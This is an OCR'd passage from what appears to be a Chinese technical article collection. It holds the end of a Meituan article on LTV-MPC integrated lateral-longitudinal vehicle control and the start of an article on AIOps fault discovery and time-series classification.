轨迹跟踪看重的是横纵两个方向的综合跟踪性能指标，而两个单向指标存在一定的竞争关系[6]。横纵分离的控制方案中，横、纵控制算法各自为政，分别只盯着一个方向的跟踪性能指标，某些场景下可能顾此失彼、出现横纵跟踪性能失衡的结果。

如高速过弯时，纵向控制能轻易地跟踪目标速度，但会提高横向控制在时间和角度上的精度要求，增大横向误差。但如果从统筹的角度来看，此时的纵向跟踪应适当让步、主动减速，在横向上换取更多的性能改善。

03 横纵一体方案的设计思路

针对横纵分离控制的上述问题，我们尝试开发一种工程可行的横纵一体控制方案。

针对上述提到的、轨迹跟踪任务中横纵之间的三方面联系，横纵一体控制方案的设计要点包括：

采用横纵耦合的车辆建模——进而对车辆的动态特性进行更准确的描述。

采用横纵联合的约束形式——进而对控制量的可行集进行更完备的构建。

采用横纵综合的性能评价——进而对两个单向的跟踪性能进行统筹协调。

需要注意的是，由于横纵耦合建模难以避免交叉乘积等非线性 [1,7]，克服非线性问题、使控制器达到工程实用的计算速度是方案实现中的核心难点。

现有文献中考虑横纵耦合模型的控制研究通常采用基于滑模控制（Sliding Mode Control，SMC）的方案 [3,4,8–10]，构造特定的变结构控制律直接进行非线性控制，使系统状态的演变保持在预先设计的滑动面邻域内（滑动面通常设计为横纵向误差渐趋至零的状态面）。但非线性控制律无法考虑状态约束，且其构造结果与难度与模型强相关，控制律的可迁移性较差。

在这里，我们采用另一种技术方案——线性时变的模型预测控制（Linear Time-Varying Model Predictive Control，LTV-MPC）来处理非线性的横纵耦合模型。

该方案的控制效果和计算性能介于常规（线性时不变）MPC 和非线性 MPC 之间，是一种针对非线性系统或时变系统的实用控制方法 [11–13]，并且有灵活的约束处理能力 [1,13]。

LTV-MPC 方案的具体实现将在下一部分介绍。

概括来说，该方案的本质是在每一个控制帧构建一个控制量序列的优化问题，横纵耦合建模、横纵联合约束、横纵跟踪统筹这三个设计要点分别对应这一优化问题的状态方程约束、不等式约束、评价函数，如图 3 所示。

图 3　横纵一体控制方案的设计思路

需要注意的是，“线性时变模型预测控制”中的“线性”表示进入求解器的状态方程约束、不等式约束在每一帧都是线性的，以此确保计算速度；而“时变”表示在不同帧之间，线性的状态方程约束、不等式约束会发生变化，以此描述真实系统的非线性。

04 LTV-MPC 横纵一体控制的具体实现

4.1 横纵耦合动态与横纵联合约束的构建

建模过程需要对被控车辆全部或主要的横纵耦合进行充分描述，横纵控制量（如横向转向角、纵向加速度）u 和横纵状态量（如车辆位置、横摆角、纵向速度）x 均以待决策变量的形式加入到模型中，并构造更符合真实世界情景的横纵联合约束。

以下图所示的横纵耦合二轮运动学模型为例，取系统状态量为 $x=[Vx \quad Xr \quad Yr \quad \psi]^{\mathrm{T}}$、控制量为 $u=[\delta \quad a]^{\mathrm{T}}$（加速度指令 α 后续会通过查表映射到踏板指令），其动态特性可建模为：

$$\begin{cases} \dot{V}_x = a \\ \dot{X}_{\mathrm{r}} = V_x \cos\psi \\ \dot{Y}_{\mathrm{r}} = V_x \sin\psi \\ \dot{\psi} = V_x \tan\delta \cdot 1/L \end{cases}$$

以最大向心加速度为例，系统的横纵联合约束 $\mathbf{g}(\mathbf{x},\mathbf{u}) \le \mathbf{m}$ 可建模为：

$$\begin{cases} V_x^2 \tan\delta \cdot 1/L \le a_{\mathrm{n,max}} \\ -V_x^2 \tan\delta \cdot 1/L \le a_{\mathrm{n,max}} \end{cases}$$




图 4　横纵耦合二轮运动学模型的示意图

二轮运动学模型虽然简单，但已经描述了车辆最重要的横纵耦合——运动学耦合。若采用更复杂的车辆模型，也可用类似的方式完成横纵耦合建模。

4.2 动态特性及约束的线性化

上一步得到的横纵耦合模型通常包含变量的交叉乘积、三角函数等非线性项，需要进行线性化以降低复杂度——这是应对横纵耦合模型非线性困难的核心步骤。其核心思想是，选取当前状态量 $\bar{\mathbf{x}}$ 和上帧控制量 $\bar{\mathbf{u}}$ 作为“基点”，然后将非线性模型在基点 $(\bar{\mathbf{x}},\bar{\mathbf{u}})$ 处进行一阶泰勒展开 [4]。

这一方法的合理性在于，在未来一小段预测域（如 1 秒）之内，系统状态 $\mathbf{x}$ 和控制量 $\mathbf{u}$ 基本会在当前时刻值 $(\bar{\mathbf{x}},\bar{\mathbf{u}})$ 的附近变动，因此在该点所得的线性化模型基本具备足够的描述精度。

具体而言，动态特性 $\dot{\mathbf{x}}=\mathbf{f}(\mathbf{x},\mathbf{u})$ 的线性化结果为：

$$\dot{\mathbf{x}}=\mathbf{A}(\mathbf{x}-\bar{\mathbf{x}})+\mathbf{B}(\mathbf{u}-\bar{\mathbf{u}})+\bar{\mathbf{d}}$$

其中：

$$\mathbf{A}=\frac{\partial \mathbf{f}}{\partial \mathbf{x}_{(\bar{\mathbf{x}},\bar{\mathbf{u}})}},\ \mathbf{B}=\frac{\partial \mathbf{f}}{\partial \mathbf{u}_{(\bar{\mathbf{x}},\bar{\mathbf{u}})}},\ \bar{\mathbf{d}}=\mathbf{f}(\bar{\mathbf{x}},\bar{\mathbf{u}})$$

仍以二轮运动学模型为例，有：

$$\mathbf{A}=\begin{bmatrix}0 & 0 & 0 & 0\\ cos\bar{\psi} & 0 & 0 & -\bar{V}_x sin\bar{\psi}\\ sin\bar{\psi} & 0 & 0 & \bar{V}_x cos\bar{\psi}\\ \dfrac{tan\bar{\delta}}{L} & 0 & 0 & 0\end{bmatrix},\ \mathbf{B}=\begin{bmatrix}0 & 1\\ 0 & 0\\ 0 & 0\\ \dfrac{\bar{V}_x}{Lcos^2\bar{\delta}} & 0\end{bmatrix},\ \bar{\mathbf{d}}=\begin{bmatrix}\bar{a}\\ \bar{V}_x cos\bar{\psi}\\ \bar{V}_x sin\bar{\psi}\\ \dfrac{\bar{V}_x tan\bar{\delta}}{L}\end{bmatrix}$$

横纵联合约束 $\mathbf{g}(\mathbf{x},\mathbf{u})\le\mathbf{m}$ 的线性化结果为：

$$\mathbf{C}(\mathbf{x}-\bar{\mathbf{x}})+\mathbf{D}(\mathbf{u}-\bar{\mathbf{u}})+\bar{\mathbf{e}}\le\mathbf{m}$$

其中：

$$\mathbf{C}=\frac{\partial \mathbf{g}}{\partial \mathbf{x}_{(\bar{\mathbf{x}},\bar{\mathbf{u}})}},\ \mathbf{D}=\frac{\partial \mathbf{g}}{\partial \mathbf{u}_{(\bar{\mathbf{x}},\bar{\mathbf{u}})}},\ \bar{\mathbf{e}}=\mathbf{g}(\bar{\mathbf{x}},\bar{\mathbf{u}})$$

仍以最大向心加速度为例，有：

$$\mathbf{C}=\begin{bmatrix}\dfrac{2\bar{V}_x tan\bar{\delta}}{L} & 0 & 0 & 0\\ -\dfrac{2\bar{V}_x tan\bar{\delta}}{L} & 0 & 0 & 0\end{bmatrix},\ \mathbf{D}=\begin{bmatrix}\dfrac{\bar{V}_x^2}{Lcos^2\bar{\delta}} & 0\\ -\dfrac{\bar{V}_x^2}{Lcos^2\bar{\delta}} & 0\end{bmatrix},\ \bar{\mathbf{e}}=\begin{bmatrix}\dfrac{\bar{V}_x^2 tan\bar{\delta}}{L}\\ -\dfrac{\bar{V}_x^2 tan\bar{\delta}}{L}\end{bmatrix}$$

完成线性化之后，为将连续模型适配数值计算求解器，需按照特定的离散时间间隔 τ（通常就是一个控制帧的长度），采用特定的离散化方法，如零阶离散矩阵变换公式 [14]：

$$\mathbf{A}_{\mathrm{d}}=e^{\mathbf{A}\tau},\ \mathbf{B}_{\mathrm{d}}=\int_0^{\tau}e^{\mathbf{A}t}\mathrm{d}t\mathbf{B}$$

进行尽可能精确的离散化处理，得到离散的线性化模型：

$$\begin{cases}\mathbf{x}_{k+1}-\bar{\mathbf{x}}=\mathbf{A}_{\mathrm{d}}(\mathbf{x}_k-\bar{\mathbf{x}})+\mathbf{B}_{\mathrm{d}}(\mathbf{u}_k-\bar{\mathbf{u}})+\bar{\mathbf{d}}_{\mathrm{d}}\\ \mathbf{C}(\mathbf{x}_k-\bar{\mathbf{x}})+\mathbf{D}(\mathbf{u}_k-\bar{\mathbf{u}})+\bar{\mathbf{e}}\leq\mathbf{m}\end{cases}$$

其中下标 k 表示 $(t+k\tau)$ 时刻的待解向量值，t 为当前时刻。

4.3 横纵综合评价函数的构建

为求解最优控制量，还需构建系统状态 x 的评价函数 $J_{\mathbf{x}}$。需要注意的是，相较于横纵分离控制针对单个方向跟踪性能的优化，横纵一体控制的目标是横纵两个方向跟踪性能的协调和统筹，因此 $J_{\mathbf{x}}$ 应该描述横纵两个方向的综合跟踪性能。

仍以二轮运动学模型为例，可定义：

$$J_{\mathbf{x}}=q_V(V_x-V_x^{\mathrm{ref}})^2+q_X(X_{\mathrm{r}}-X_{\mathrm{r}}^{\mathrm{ref}})^2+q_Y(Y_{\mathrm{r}}-Y_{\mathrm{r}}^{\mathrm{ref}})^2+q_\psi(\psi-\psi^{\mathrm{ref}})^2$$

其中 q_V、q_X、q_Y、q_ψ 分别为速度误差、纵向位置误差、横向位置误差、横摆角误差在综合评价函数中的惩罚权重——前两者为纵向评价部分，后两者为横向评价部分。上标 ref 表示计划轨迹，由上游的规划模块给出。

在这样的评价函数设计之下，某时刻 $J_{\mathbf{x}}$ 的值越小，则表示该时刻的综合跟踪性能越好。并且不难看出，改善大误差项对 $J_{\mathbf{x}}$ 的边际贡献更大，因此最小化 $J_{\mathbf{x}}$ 可以实现横纵跟踪性能的统筹协调，避免某个方向的误差过大。

例如高速过弯场景下，横纵一体控制器会在过弯处进行适当的主动减速，牺牲少许的纵向跟踪性能来换取更多的横向跟踪性能，使 $J_{\mathbf{x}}$ 尽可能小——这种全局统筹的思想其实更符合真实的运动控制需求。

4.4 控制量求解与下发

选取预测步数为 N（预测域为 $N\tau$），结合 4.2 步所得的线性化模型和 4.3 步所得的评价函数，能够形成如下的 MPC 问题 [5]：

$$\begin{gathered}\min_{\{\mathbf{u}_k\}} \sum_{k=1}^{N} \left[(\mathbf{x}-\mathbf{x}^{\mathrm{ref}})^{\mathrm{T}} \mathbf{Q} (\mathbf{x}-\mathbf{x}^{\mathrm{ref}}) + \Delta \mathbf{u}_k^{\mathrm{T}} \mathbf{R} \Delta \mathbf{u}_k \right] \\ \text{s.t.} \quad (\text{for k} = 0, 1, \ldots, \text{N}-1) \\ \mathbf{x}_{k+1} - \bar{\mathbf{x}} = \mathbf{A}_{\mathrm{d}} (\mathbf{x}_k - \bar{\mathbf{x}}) + \mathbf{B}_{\mathrm{d}} (\mathbf{u}_k - \bar{\mathbf{u}}) + \bar{\mathbf{d}}_{\mathrm{d}} \\ \mathbf{C}(\mathbf{x}_k - \bar{\mathbf{x}}) + \mathbf{D}(\mathbf{u}_k - \bar{\mathbf{u}}) + \bar{\mathbf{e}} \leq \mathbf{m} \\ \mathbf{u}_{k+1} = \mathbf{u}_k + \Delta \mathbf{u}_{k+1} \\ \mathbf{u}_{\min} \leq \mathbf{u}_{k+1} \leq \mathbf{u}_{\max}, \ \Delta \mathbf{u}_{\min} \leq \Delta \mathbf{u}_{k+1} \leq \Delta \mathbf{u}_{\max}\end{gathered}$$

该问题本质是一个线性约束二次规划问题。接下来，只需同常规 MPC 一样进行求解，即可解得最优的控制序列 $\mathbf{u}_1^* \sim \mathbf{u}_N^*$，且状态预测轨迹 $\mathbf{x}_1^* \sim \mathbf{x}_N^*$ 相伴而生，这一轨迹能够可视化表示为与规划轨迹类似的、包含速度信息的行进轨迹。

将 $\mathbf{u}_1^*$ 下发后，即可等待下一个控制帧的到来，然后重新回到 4.2 步（如需更新模型，则应回到 4.1 步），循环往复执行。

05 小结

本文针对自动驾驶横纵分离控制方案无法描述车辆横纵耦合、不能考虑横纵联合约束、没有横纵统筹能力等不足，给出了一种考虑横纵联合约束的横纵一体车辆控制方案。

该方案支持在建模时考虑车辆的横纵耦合，提高模型准确性；采用时变线性化 MPC 框架来克服横纵耦合及约束所带来的非线性，改善求解耗时和可靠性；在横纵联合可行域中进行综合跟踪性能的寻优，具有一定的横纵统筹能力。

注释

1. 横纵以车身定义，车身旋转时，相邻时刻的横纵物理量会相互贡献

2. 纵向车速高时，横向力会对转向更敏感；横向转向角大时，纵向力会有额外的制动分量
3. 纵向减速时，部分载荷向前轮转移，增强轮胎横向力
4. 另一种常用的线性化方式是在 (0，0) 处展开，但其描述精度相对较差。还有一种线性化方法是为每个预测时刻 $\left(t+k\tau\right)$ 各取一个基点 $\left(\overline{\mathbf{x}}_k,\overline{\mathbf{u}}_k\right)$ 、得到一簇基点 [12]，也能达到较好的描述精度，但为简化表达，本文不再赘述。
5. 在这里，$J_{\mathbf{x}}$ 写成了目标函数中的矩阵形式 $(\mathbf{x}-\mathbf{x}^{\mathrm{ref}})^{\mathrm{T}}\mathbf{Q}(\mathbf{x}-\mathbf{x}^{\mathrm{ref}})$。

参考文献

[1] 陈慧岩 , 陈舒平 , 龚建伟 . 智能汽车横向控制方法研究综述 [J]. 兵工学报 ,2017, 38(6):1203-1214.

[2] [佐思产研 . 谈谈无人车横向控制](https://mp.weixin.qq.com/s/pqs8UccxqfzaEnLaul7WBQ)[EB/OL].

[3] Pham H, Hedrick K, Tomizuka M. Combined lateral and longitudinalcontrol of vehicles for IVHS[C]//American Control Conference.Baltimore, MD, US: IEEE, 1994: 1205-1206.

[4] Lim E H M, Hedrick J K. Lateral and longitudinal vehicle controlcoupling for automated vehicle operation[C]//Proceedings of theAmerican Control Conference. San Diego, CA, US: IEEE, 1999:3676-3680.

[5] 美团无人配送 .【 技术解析 】 无人车横向控制解读 [EB/OL].

[6] Lam D, Manzie C, Good M. Model predictive contouring control[C]//49thIEEE Conference on Decision and Control (CDC). IEEE, 2010: 6137-6142.

[7] Rajamani R. Vehicle Dynamics and Control[M]. Springer Science, 2006.

[8] SwaroopD, Yoon S M. Integrated lateral and longitudinal vehicle control foran emergency lane change manoeuvre design[J]. International Journalof Vehicle Design, 1999, 21(2-3): 161-174.

[9] RajamaniR, Tan H S, Law B K, et al. Demonstration of integrated longitudinaland lateral control for the operation of automated vehicles inplatoons[J]. IEEE Transactions on Control Systems Technology, 2000,8(4): 695-708.

[10] 郭景华 , 罗禹贡 , 李克强 . 智能车辆运动控制系统协同设计 [J]. 清华大学学报 (自然科学版),2015(7): 761-768.

[11] BamiehB, Giarre L. Identification of linear parameter varying models[J]. International Journal of Robust and Nonlinear Control:IFAC - Affiliated Journal, 2002, 12(9): 841-853.

[12] FalconeP, Borrelli F, Tseng H E, et al. Linear time - varying modelpredictive control and its application to active steering systems:Stability analysis and experimental validation[J]. InternationalJournal of Robust and Nonlinear Control: IFAC - Affiliated Journal,2008, 18(8): 862-875.

[13] Xing X, Lin J, Brandon N, et al. Time-varying model predictivecontrol of a reversible-SOC energy-storage plant based on the linearparameter-varying method[J]. IEEE Transactions on Sustainable Energy,2020, 11(3): 1589-1600.
[14] Chen C T. Linear system theory and design[M]. New York, UnitedStates: Oxford University Press, 1999: 90 - 92.

运维 / 安全

AIOps 在美团的探索与实践——故障发现篇

作者：胡原　锦冬　俊峰　长伟　永强

一、背景

AIOps，最初的定义是 Algorithm IT Operations，是利用运维算法来实现运维的自动化，最终走向无人化运维。随着技术成熟，逐步确定为 Artificial Intelligence for IT Operations——智能运维，将人工智能应用于运维领域，基于已有的运维数据（日志、监控信息、应用信息等），通过机器学习的方式来进一步解决自动化运维无法解决的问题。

早期的运维工作大部分是由运维人员手工完成的，手工运维在互联网业务快速扩张、人力成本高企的时代，难以维系。于是，自动化运维应运而生，它主要通过可被自动触发、预定义规则的脚本，来执行常见、重复性的运维工作，从而减少人力成本，提高运维的效率。总的来说，自动化运维可以认为是一种基于行业领域知识和运维场景领域知识的专家系统。随着整个互联网业务急剧膨胀，以及服务类型的复杂多样，“基于人为指定规则”的专家系统逐渐变得力不从心，自动化运维的不足，日益凸显，当前美团在业务监控和运维层面也面临着同样的困境。

DevOps 的出现，部分解决了上述问题，它强调从价值交付的全局视角，但 DevOps 更强调横向融合及打通，AIOps 则是 DevOps 在运维（技术运营）侧的高阶实现，两者并不冲突。AIOps 不依赖于人为指定规则，主张由机器学习算法自动地从海量运维数据（包括事件本身以及运维人员的人工处理日志）中不断地学习，不断提炼并总结规则。AIOps 在自动化运维的基础上，增加了一个基于机器学习的大脑，

指挥监测系统采集大脑决策所需的数据，做出分析、决策，并指挥自动化脚本去执行大脑的决策，从而达到运维系统的整体目标。综上看，自动化运维水平是 AIOps 的重要基石，而 AIOps 将基于自动化运维，将 AI 和运维很好地结合起来，这个过程需要三方面的知识：

1. 行业、业务领域知识，跟业务特点相关的知识经验积累，熟悉生产实践中的难题。
2. 运维领域知识，如指标监控、异常检测、故障发现、故障止损、成本优化、容量规划和性能调优等。
3. 算法、机器学习知识，把实际问题转化为算法问题，常用算法包括如聚类、决策树、卷积神经网络等。

美团技术团队在行业、业务领域知识和运维领域的知识等方面有着长期的积累，已经沉淀出不少工具和产品，实现了自动化运维，同时在 AIOps 方面也有一些初步的成果。我们希望通过在 AIOps 上持续投入、迭代和钻研，将之前积累的行业、业务和运维领域的知识应用到 AIOps 中，从而能让 AIOps 为业务研发、产品和运营团队赋能，提高整个公司的生产效率。

二、技术路线规划

2.1 AIOps 能力建设

AIOps 的建设可以先由无到局部单点探索，在单点探索上得到初步的成果，再对单点能力进行完善，形成解决某个局部问题的运维 AI 学件，再由多个具有 AI 能力的单运维能力点组合成一个智能运维流程。行业通用的演进路线如下：

1. 开始尝试应用 AI 能力，还无较为成熟的单点应用。
2. 具备单场景的 AI 运维能力，可以初步形成供内部使用的学件。
3. 有由多个单场景 AI 运维模块串联起来的流程化 AI 运维能力，可以对外提供可靠的运维 AI 学件。

4. 主要运维场景均已实现流程化免干预 AI 运维能力，可以对外提供供可靠的 AIOps 服务。
5. 有核心中枢 AI，可以在成本、质量、效率间从容调整，达到业务不同生命周期对三个方面不同的指标要求，可实现多目标下的最优或按需最优。

所谓学件，亦称 AI 运维组件 [1]（南京大学周志华老师原创），类似程序中的 API 或公共库，但 API 及公共库不含具体业务数据，只是某种算法，而 AI 运维组件（或称学件），则是在类似 API 的基础上，兼具对某个运维场景智能化解决的“记忆”能力，将处理这个场景的智能规则保存在了这个组件中，学件（Learnware）= 模型（Model）+ 规约（Specification）。AIOps 具体的能力框架如下图 1 所示：




图 1　AIOps 能力框架图

2.2 关联团队建设

AIOps 团队内部人员根据职能可分为三类团队，分别为 SRE 团队、开发工程师（稳定性保障方向）团队和算法工程师团队，他们在 AIOps 相关工作中分别扮演不同的角色，三者缺一不可。SRE 能从业务的技术运营中，提炼出智能化的需求点，在开发实施前能够考虑好需求方案，产品上线后能对产品数据进行持续的运营。开发工程师负责进行平台相关功能和模块的开发，以降低用户的使用门槛，提升用户的使用效率，根据企业 AIOps 程度和能力的不同，运维自动化平台开发和运维数据平台开发的权重不同，在工程落地上能够考虑好健壮性、鲁棒性、扩展性等，合理拆分任务，保障成果落地。算法工程师则针对来自于 SRE 的需求进行理解和梳理，对业界方案、相关论文、算法进行调研和尝试，完成最终算法落地方案的输出工作，并不断迭代优化。各团队之间的关系图如下图 2 所示：




图 2　AIOps 关联团队关系图

2.3 演进路线

当前，我们在质量保障方面的诉求最迫切，服务运维部先从故障管理领域探索 AIOps 实践。在故障管理体系中，从故障开始到结束主要有四大核心能力，即故障发现、告警触达、故障定位、故障恢复。故障发现包含了指标预测、异常检测和故障预测等方面，主要目标是能及时、准确地发现故障；告警触达包含了告警事件的收敛、聚合和抑制，主要目标是降噪聚合，减少干扰；故障定位包含了数据收集、根因分析、关联分析、智能分析等，主要目标是能及时、精准地定位故障根因；故障恢复部分包含了流量切换、预案、降级等，主要目标是及时恢复故障，减少业务损失，具体关系如下图 3 所示：




图 3　故障管理体系核心能力关系图

其中在故障管理智能化的过程中，故障发现作为故障管理中最开始的一环，在当前海量指标场景下，自动发现故障和自动异常检测的需求甚为迫切，能极大地简化研发策略配置成本，提高告警的准确率，减少告警风暴和误告，从而提高研发的效率。除此之外，时序数据异常检测其实是基础能力，在后续告警触达、故障定位和故障恢复环节中，存在大量指标需要进行异常检测。所以将故障发现作为当前重点探索目标，解

决当前海量数据场景下人工配置和运营告警策略、告警风暴和准确率不高的核心痛点。整个 AIOps 体系的探索和演进路线如下图 4 所示。每个环节均有独立的产品演进，故障发现 –Horae（美团服务运维部与交易系统平台部共建项目）、告警触达 – 告警中心、故障定位 – 雷达、故障恢复 – 雷达预案。

图 4　AIOps 在故障管理方面的演进路线

三、AIOps 之故障发现

3.1 故障发现

从美团现有的监控体系可以发现，绝大多数监控数据均为时序数据（Time Series），时序数据的监控在公司故障发现过程中扮演着不可忽视的角色。无论是基础监控 CAT[2]、MT–Falcon[3]、Metrics（App 端监控），还是业务监控 Digger（外卖业务监控）、Radar（故障发现与定位平台）等，均基于时序数据进行异常监控，来判断当前业务是否在正常运行。然而从海量的时序数据指标中可以发现，指标种类繁多、关系复杂（如下图 5 所示）。在指标本身的特点上，有周期性、规律突刺、整体抬升和下降、低峰期等特点，在影响因素上，有节假日、临时活动、天气、疫情等因素。原有监控系统的固定阈值类监控策略想要覆盖上述种种场景，变得越来越困难，并且指标数量众多，在策略配置和优化运营上，人力成本将成倍增长。若在海量指标监控上，能根据指标自动适配合适的策略，不需要人为参与，将极大的减少 SRE 和研发同学在策略配置和运营上的时间成本，也可让 SRE 和研发人员把更多精力用在业务研发上，从而产生更多的业务价值，更好地服务于业务和用户。




图 5　时序数据种类多样性

3.2 时序数据自动分类

在时序数据异常检测中，对于不同类型的时序数据，通常需要设置不同的告警规则。比如对于 CPU Load 曲线，往往波动剧烈，如果设置固定阈值，瞬时的高涨会经常产生误告，SRE 和研发人员需要不断调整阈值和检测窗口来减少误告，当前，通过 Radar（美团内部系统）监控系统提供的动态阈值策略，然后参考历史数据可以在一定程度上避免这一情况。如果系统能够提前预判该时序数据类型，给出合理的策略配置建议，就可以提升告警配置体验，甚至做到自动化配置。而且在异常检测中，时序数据分类通常也是智能化的第一步，只有实现智能化分类，才能自动适配相应的策略。

目前，时间序列分类主要有两种方法，无监督的聚类和基于监督学习的分类。Yading[4] 是一种大规模的时序聚类方法，它采用 PAA 降维和基于密度聚类的方法实现快速聚类，有别于 K-Means 和 K-Shape[5] 采用互相关统计方法，它基于互相关的特性提出了一个新颖的计算簇心的方法，且在计算距离时尽量保留了时间序列的形状。对 KPI 进行聚类，也分为两种方法，一种是必须提前指定类别数目（如 K-Means、K-Shape 等）的方法，另一种是无需指定类别数目（如 DBSCAN 等），无需指定类别数目的聚类方法，类别划分的结果受模型参数和样本影响。至于监督学习的分类方法，经典的算法主要包括 Logistics、SVM 等。

3.2.1 分类器选择

根据当前监控系统中时序数据特点，以及业内的实践，我们将所有指标抽象成三种类别：周期型、平稳型和无规律波动型[6]。我们主要经历了三个阶段的探索，单分类器分类、多弱分类器集成决策分类和卷积神经网络分类。

1. **单分类器分类**：本文训练了 SVM、DBSCAN、One-Class-SVM（S3VM）三种分类器，平均分类准确率达到 80% 左右，但无规律波动型指标的分类准确率只有 50% 左右，不满足使用要求。
2. **多弱分类器集成决策分类**：参考集成学习相关原理，通过对 SVM、DBSCAN、S3VM 三种分类器集成投票，提高分类准确率，最终分类准确率提高 7 个百分点，达到 87%。
